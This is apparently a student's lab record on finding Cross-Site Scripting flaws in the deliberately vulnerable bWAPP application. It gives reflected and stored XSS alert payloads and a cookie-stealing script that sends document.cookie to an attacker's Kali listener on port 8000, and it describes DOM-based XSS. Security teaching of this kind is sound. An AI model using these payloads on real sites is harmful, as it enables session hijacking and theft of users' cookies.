NAME: S.Dhaneshwaran C
ROLL NO: 241901024

EXPERIMENT 12

IDENTIFY XSS VULNERABILITIES IN WEBAPPLICATIONS

AIM:

To identify and exploit Cross-Site Scripting (XSS) vulnerabilities - Reflected, Stored, and DOM-based - in a vulnerable web application.

THEORY:

XSS occurs when a web application takes user input and displays it back on a page without properly sanitizing it. This lets an attacker inject JavaScript that runs in another user's browser, potentially stealing cookies, session tokens, or redirecting users to phishing pages.

- Reflected XSS: payload is part of the URL/request and immediately reflected in the response.
- Stored XSS: payload is saved in the database (e.g., a comment) and served to every visitor.
- DOM-based XSS: payload never touches the server — it's executed purely by client-side JavaScript.

TOOLS REQUIRED:

1. Kali Linux
2. bWAPP (has dedicated modules for all 3 XSS types) – set security to low 3. Any browser with Developer Tools

PROCEDURE:

Step 1 — Reflected XSS

Go to bWAPP → Cross-Site Scripting (Reflected) module. In the search/input field, enter: <script>alert('Reflected-XSS-Test')</script>

Submit the form. A JavaScript pop-up box appears immediately — this confirms the input was reflected and executed unsanitized.

Step 2 — Stored XSS

Go to bWAPP → Cross-Site Scripting (Stored) — Blog module. Post a comment with: <script>alert('Stored-XSS-Test')</script>

Submit it. Now reload the page or visit it from a different browser tab — the alert fires again automatically, proving the payload is permanently stored and delivered to every visitor.

Step 3 — Cookie stealing demonstration (safe/lab only)

Instead of a simple alert, inject: <script>document.location='http://<kali-

ip>:8000/steal?c='+document.cookie</script>

Start a listener on Kali:

```
python3 -m http.server 8000
```


When the victim views the stored comment, their cookie is sent to your listener — visible in the terminal log.

Step 4 — DOM-based XSS


Go to bWAPP → Cross-Site Scripting (DOM) module. Inspect the page source/JavaScript to see how user input is written directly into the DOM (e.g., via document.write()). Enter a payload in the vulnerable parameter and observe execution without any server round-trip.

OUTPUT:


1. Reflected-XSS




2. Stored-XSS



3. DOM-XSS



4. Cookie-Stealing



RESULT:

Thus, the Reflected XSS, Stored XSS, and DOM-based XSS vulnerabilities were successfully identified and demonstrated in the bWAPP vulnerable web application using JavaScript test payloads.